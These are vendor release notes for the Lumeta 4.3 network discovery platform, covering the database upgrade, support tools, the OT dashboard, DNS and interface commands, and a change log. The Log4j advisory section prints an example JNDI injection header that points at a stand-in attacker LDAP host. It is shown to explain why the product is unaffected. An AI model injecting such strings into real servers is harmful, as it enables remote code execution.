Release Notes for Lumeta 4.3

FireMon is pleased to provide this overview of the new features and enhancements made for this Lumeta Enterprise Edition 4.3 release, which is recommended for all users.

Lumeta Enterprise Edition 4.3

The upgrade file is available now in FireMon User Center - Downloads   For the upgrade procedure, see Upgrading to Lumeta

> **⚠ Warning**
>
> Before upgrading to 4.3 speak with you SE or contact support at lumetasupport@firemon.com to verify your database encoding. Firemon Support will supply a script the end user can run to check that their database is properly encoded.

We recommend that you upgrade your Lumeta Enterprise Scouts when you upgrade your Command Center. However, Enterprise Scouts 4.1x and later are compatible with the 4.3 version of the Command Center.

Lumeta 4.3 is compatible with Lumeta Cloud Scout 1.1 (release 1.20200401.105457.dev). No changes have been made to Lumeta CloudVisibility.

> **✓ Alert**
>
> Lumeta uses version 1.2 of Log4j which is unaffected by CVE-2021-44228 as the JndiLookup Class required for this vulnerability to be exploited was not made available until Log4j version 2.x. For more information, jump to Security Advisories.

Documentation

On the main menu, we've added a Help tab from which you can access the Lumeta API Reference in Swagger and this Support site, https://lumetadocs.firemon.com/.

Database Update

The Lumeta 4.3 platform uses PostgreSQL 13 database, which is an upgrade from PostgreSQL 9.6.

Scout Enhancements

A variety of support tools previously available only on Command Centers, including the capability to download a log bundle, are available from your Enterprise Scout GUI. On your Enterprise Scout, navigate to Settings > Support Tools to see the additions.

Support Tools

|	
Status of Lumeta Components	**Download Log Bundle**
SNMP Status & SNMP Walk	This command downloads Lumeta's current configuration and a running list of all Lumeta system activity. The resulting log file is especially useful in troubleshooting.
Ping Test	
List of Processes	☑ Include database dump
Active Database Queries	☑ Include spool files
Import/Export System	☑ Include heap dump
Download Log Bundle	
BGP Current Status	**Download Files**
Traceroute Test	
DNS Lookup	

Integration with Security Manager

Lumeta's integration with Security Manager has been enhanced as follows:

1. All devices for which interface data is present, regardless of whether route data is present, are forwarded to FireMon Security Manager.
2. Devices pushed from Lumeta to Security Manager are labeled by their "sysname" rather than their IP address. The IP Address is already listed under the Management IP column.
3. Lumeta does not push 0.0.0.0/0, which would allow traffic from any IPv4.
4. Lumeta removes duplicate devices before pushing them to Security Manager.

Operational Technology (OT) Dashboard

Lumeta introduces the mapping of operational technology vendors to IEEE data. This new capability will give you visibility on the OT devices in your environment.

The out-of-the-box OT dashboard, shown below, will enable you to distinguish between Operational Technology (OT) and Information Technology (IT) while also providing the device details associated with each piece of equipment.

OT/IT Summary

OT/IT Detail

IP	MAC	Classification	Category	Country of Origin	Vendor	Active ⓘ	Zone
172.16.62.131	00:04:00:57:c2:58	IT	Computing	USA	LEXMARK INTERNATIONAL	false	Twilight
172.18.1.85	00:50:56:82:dc:05	IT	Computing	USA	VMWARE	false	Twilight
172.16.52.2	00:0c:29:4b:7b:db	IT	Computing	USA	VMWARE	false	Twilight
172.18.1.125	00:50:56:ae:24:56	IT	Computing	USA	VMWARE	false	Twilight
172.18.1.235	00:50:56:01:0a:0d	IT	Computing	USA	VMWARE	false	Twilight
172.16.22.41	00:c0:ee:a6:df:85	OT	Displays	Japan	KYOCERA DISPLAY	true	Twilight
172.24.48.1	54:75:d0:19:4a:3f	IT	Telecom	USA	CISCO SYSTEMS	true	Twilight
10.9.0.183	00:50:56:82:6b:7a	IT	Computing	USA	VMWARE	false	Twilight

OT Category Summary

Count

39

30

20

10

0

Compute   Controllers   Displays   Network Storage   Power Management

ⓘ 🔍 ⟳ 🖨 ⤓ 1h ago

OT Country of Origin Summary

DNS

1. Wondering which DNS server is configured on your Command Center?
   a. Browse to your DNS identifier from Settings > Zones > DNS.

b. See the identifier on Settings > Lumeta Systems > System Information

System Information

| Upgrade | PKI | RADIUS | LDAP | Login Banner | Copy |

Name	dpak-cc-43
System Type	Command Center
UUID	4202b2a8-94f3-f26c-ab5a-8225b9c25d27
Lumeta Version	4.3.0.0.35382
Name Server(s)	172.16.22.5,172.16.22.6

2. DNS lookup has been add as a support tool from Settings > Support Tools > DNS Lookup.

DNS Lookup

This tool enables you to query a DNS server for the name(s) or IP address(es) of a given host.

You may specify a host name to get all the IP addresses or an IP address to get the fully qualified system name.

You may specify a specific DNS server to query, or use this system's default DNS server.

Host   172.16.22.5

DNS Server   Enter the IP address of a DNS server to query (optional)

Query Name Server

```
5.22.16.172.in-addr.arpa        name = frodo.corp.lumeta.com.
```

3. DNS configuration commands have been added to the CLI.

Objective	Command
Check the values via CLI	system dns
Change the setting manually	system dns manual "172.16.22.5,172.16.22.6"
Check the current values in the config file	cat /etc/resolv.conf
Check the help output	system dns<tab> system dns manual<?> system dns dhcp<?>

Interfaces

Additional Command Center and Enterprise Scout interfaces may be configured via the CLI or API without having to reinitialize the systems. More granular interface configuration management has been added via CLI submenus. You can see the multiple interfaces on **Settings** > **Lumeta Systems** > **Interfaces.**

Interfaces

Info   OSPF

✓ 6hour-eth2:eth0
6hour-eth2:eth1
6hour-eth2:eth2
i9:eth0
i9:eth1

IPv4	172.16.33.31/24
IPv6	2600:802:460:655:250:56ff:fe87:5dd2/64
MAC Address	00:50:56:87:5d:d2
Config	manual/10000/full

CLI
"interface add" and "interface configure

1. DHCP
2. Static

API
@POST @Path("/interface/configure")
    POST "/api/rest/system/interface/configure?iface=$h{name}"

External Data Connector (EDC)

All External Data Connector (EDC) requests are checked against the Target and Eligible Lists.

Additional Device Attribute

A "true" or "false" Forwarding attribute displays in the Device Details > Attributes > System column to indicate based on SNMP response whether the device described in that row forwards traffic.

Device Details

| IP Search: | 10.9.0.87 | Zone1 ▾ | Search | Close All |

↻ 10.9.0.87 ✕

	Attribute	Value
Device Info	sysServices	end-to-end,application
Device Profile	sysObjectID	1.3.6.1.4.1.48995.2.6.1
Attributes ⌄	sysName	mike-scout
System	sysLocation	Unknown
Custom	sysDescr	Lumeta Scout version 4.2.0.1.34905 for QA
Interfaces	sysContact	root@localhost
Connected Hosts (Layer 3)	RFC4292	true
Leak Response	RFC2096	true
Notifications	ipV6Forwarding	false
Alternate IPs	ipV4Forwarding	false
WMI Services		

Technical Note

Our product is called "Lumeta" on the GUI, CLI, and API. The legacy names "Spectre" and "ESI" have been removed or replaced. However, the default hostname and root prompt is programmed to be "esi-" followed by the hex encoded IP address. This instance is *temporary* and will only remain until your system admin changes the host name.

```
CentOS Linux 7 (Core)
Kernel 3.10.0-1160.25.1.el7.x86_64 on an x86_64

localhost login: admin
Password:


---------------------------------------------------------------------------
---------------------------                 ---------------------------
---------------------------       Lumeta    ---------------------------
--------------------------- Initial Configuration ------------------------
---------------------------------------------------------------------------

Please answer a few questions so we can get your system up and running.

You will need the following information:
        The host name of your Lumeta system
        Interface names, if you have more than one
        Whether you want DHCP to configure your system or not
        IPv4 address, netmask and gateway, if you are configuring manually
        Whether you wish to configure your system to use IPv6
        The IPv6 address, mask and gateway, if you you are using IPv6
        DNS servers, if not supplied by DHCP
        NTP servers, if not supplied by DHCP

Press <Enter> once you have all the information at hand.

CHANGE HOST NAME

Your Lumeta system comes with a default host name.  You may
keep this name, or change it.

New host name or <Enter> to keep the old one [esi-005056b58939]
```

Database Schema

The 4.3 database schema, which shows a visual representation of the Lumeta database, is available here.

Database Schema

Security Updates & STIG

Lumeta 4.3 resolves Common Vulnerabilities & Exposures (CVEs) and incorporates a variety of security-related (and non-security-related) enhancements. See Security Advisories 4.3 (coming soon) for a list of CVEs resolved in this Lumeta 4.3 release.

Information on CVE-2021-44228

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

CVE-2021-44228

Apache Log4j2 Remote Code Execution Vulnerability Affecting: Apache Log4j 2.x <= 2.15.0-rc1 The vulnerability is exploited when the Java package 'org.apache.logging.log4j.core.lookup.JndiLookup' or any code that references the JndiLookup Class is leveraged in a very specific way that will cause the software to translate a crafted request into code that can be executed by the server.

An example of this behavior

1. An attacker triggers the target device to log the JNDI string via web site headers:GET /HTTP/1.1Host: example.com User-Agent:${jndi: ldap//hijack-your-stuff.co/xyz}
2. The server passes the crafted log string to the vulnerable log4j instance:${jndi:ldap//hijack-your-stuff.co/xyz}
3. Log4j processes the string and queries the LDAP server:ldap//hijack-your-stuff.co/xyz
4. The LDAP Server responds with directory information containing the malicious Java Class which the server deserializes and installs and remote code execution is now possible.

Lumeta's stand on CVE-2021-44228

Lumeta uses version 1.2 of Log4j which is unaffected by CVE-2021-44228 as the JndiLookup Class required for this vulnerability to be exploited was not made available until Log4j version 2.x. (**Note**: changelog for Apache 2.0-beta9 - https://logging.apache.org/log4j/2.x/changes-report.html#a2.0-beta9"Add JNDILookup plugin. Fixes LOG4J2-313. Thanks to Woonsan Ko." under "Release 2.0-beta9 – 2013-09-14")

Change Log *Updated 9/8/2021*

Epic

LUM-2856 - Customer issues targeted in 4.3

LUM-2966 - Updated requirements for the FireMon Integrations

Story

LUM-428 - Make x509 subject and issuer CNs "friendlier"

LUM-742 - Allow additional interface(s) to be configured via the CLI without having to run the system reinit

LUM-2449 - Add checks at global level so user can only see reporting data for organizations user has access to

LUM-2665 - Update build process to use Lumeta as the filename

LUM-2728 - Support upgrade for LDAP enabled systems

LUM-2785 - Upgrade Postgres as 9.6 is EOL

LUM-2798 - Files that have "Spectre" in user facing strings

LUM-2809 - Automate Manufacturing for MSSP

LUM-2810 - Automate Manufacturing for different sizes/personalities

LUM-2811 - Automate Manufacturing for AWS

LUM-2812 - Automate Manufacturing for Azure

LUM-2815 - Migrate Scout UI to Angular

LUM-2822 - Lumeta 4.1 is trying to connect to IP 104.21.91.94 (terracotta.org)

LUM-2854 - Copy OVA to hector

LUM-2861 - Automate Manufacturing for Community Edition

LUM-2883 - Warehouse - ingesting a file that's not XJSON into the XJSON pipeline results in confusing errors

LUM-2916 - Implement EDC enhancements

LUM-2941 - Reject paginated queries if the format is not XJSON

LUM-2943 - Add attribute in response to ipForwarding etc. via SNMP

LUM-2950 - Operational Technology Dashboard

LUM-2952 - Investigate 4.3 device processing performance

LUM-2960 - Add DNS info and DNS lookup

LUM-2965 - Review logging documentation

LUM-2970 - Deduplicate devices

LUM-2981 - Log all CLI commands

LUM-2990 - Investigate and resolve high RSS usage in Webapp in R4.2+

LUM-3026 - Misleading message when doing remote scout upgrade

Bug

LUM-2204 - re-licensing system disables snmpd

LUM-2239 - Collectors are disabled in CC after restore

LUM-2438 - License activation exception should not appear for scouts or perpetual license

LUM-2752 - compare of upgrade to netboot has a difference in warehouse.user_roles constraint user_roles_id_role_fkey

LUM-2808 - Reports | Schedule | GUI | Ambiguous "email server is not configured" alert message

LUM-2827 - Notification subscriptions can thrash through email-related logic

LUM-2831 - EDC High not inserting rows into zone.target_highpriority

LUM-2835 - Fix httpd config issues around apache MPM

LUM-2845 - Warehouse - all widgets have TYPE 'WIDGET' in DDL export

LUM-2858 - Warehouse - XJSON import can result in type coercion errors

LUM-2859 - Warehouse - Race condition between periodic statements and ingestion

LUM-2860 - Warehouse - the periodic statement service may not execute statements in a timely fashion

LUM-2863 - Update table api is throwing 500 error

LUM-2876 - groupname field missing from devicemodels in 4.2

LUM-2887 - Add CLI to configure DNS

LUM-2891 - compare of 4.3 netboot to upgrade has some differences in observer schema

LUM-2900 - Database | Queries | "plpy.Error: Error parsing JSON Path" displayed on certain queries/dashboards/reports

LUM-2902 - CLI command to configure snmpd community string is failing

LUM-2903 - CLI command to set password-parameters maxDays, resets minDays to default

LUM-2904 - CLI command to removed a role for a user is returning an error.

LUM-2905 - Using the CLI to set banner text or uploading a banner text file disables system banner

LUM-2908 - Change default password for 'Manager' account

LUM-2915 - Infoblox | API | Extensible Attributes not being populated on Infoblox server

LUM-2918 - Another "esi" occurrence found

LUM-2919 - compare of rpms in netboot and upgrade is failing

LUM-2926 - Scheduled Reports: email failure should not result in report failure

LUM-2927 - 4.3 upgrade build script is failing

LUM-2931 - Upgrade should not import its own gather_diagnostics

LUM-2934 - 4.0 scout showing NegativeArraySizeException after applying lumeta-discovery-agent 4.0.1.2 34686

LUM-2935 - some pip3 packages are missing from 4.3 upgrade

LUM-2940 - Feature Request: add ifType to the data we capture

LUM-2946 - Integrations | Dashboard Widget | "Unable to fetch query results. column mh.dnsname does not exist" displayed

LUM-2948 - risk_assesement_cloud_query query is failing with an error

LUM-2955 - latest netboot can't login. PSQLException: Unterminated identifier started at position 0 in SQL " as superuser

LUM-2964 - ESI | Upgrade | UI login fails after successful upgrade

LUM-2971 - there is a mismatch in the rpms installed between a netboot cc and upgrade cc

LUM-2972 - Fix memory leak in Warehouse native library

LUM-2979 - Upgrade doesn't correctly update postgresql.conf

LUM-2982 - mismatch in the compare of the postgres config file postgresql.conf between netboot and upgrade

LUM-2985 - Error messages when starting getty on machines without serial ports

LUM-2986 - The compare of the /etc/init.d/network file between netboot and upgrade is showing a difference

LUM-3001 - /var/log/messages is getting error message every 5 minutes "Less that 25% of / remaining! Please check immediately"

LUM-3008 - Ping from support tools and CLI should use ip address and not interface name

LUM-3013 - Allow upgrade from 4.0 and 4.1 to 4.3

LUM-3016 - rpm mismatch between 4.3.0.0.35438 netboot and upgrade

LUM-3020 - LDAP configuration doesn't handle fields with spaces well

LUM-3025 - user is able to set password-controls override and then also enable radius

LUM-3027 - Leak scanner won't start without an IPv6 interface

LUM-3029 - 4.3 observer schema differences between netboot and upgrade.

LUM-3037 - multi-scout(6) upgrade from UI did id not work for all scouts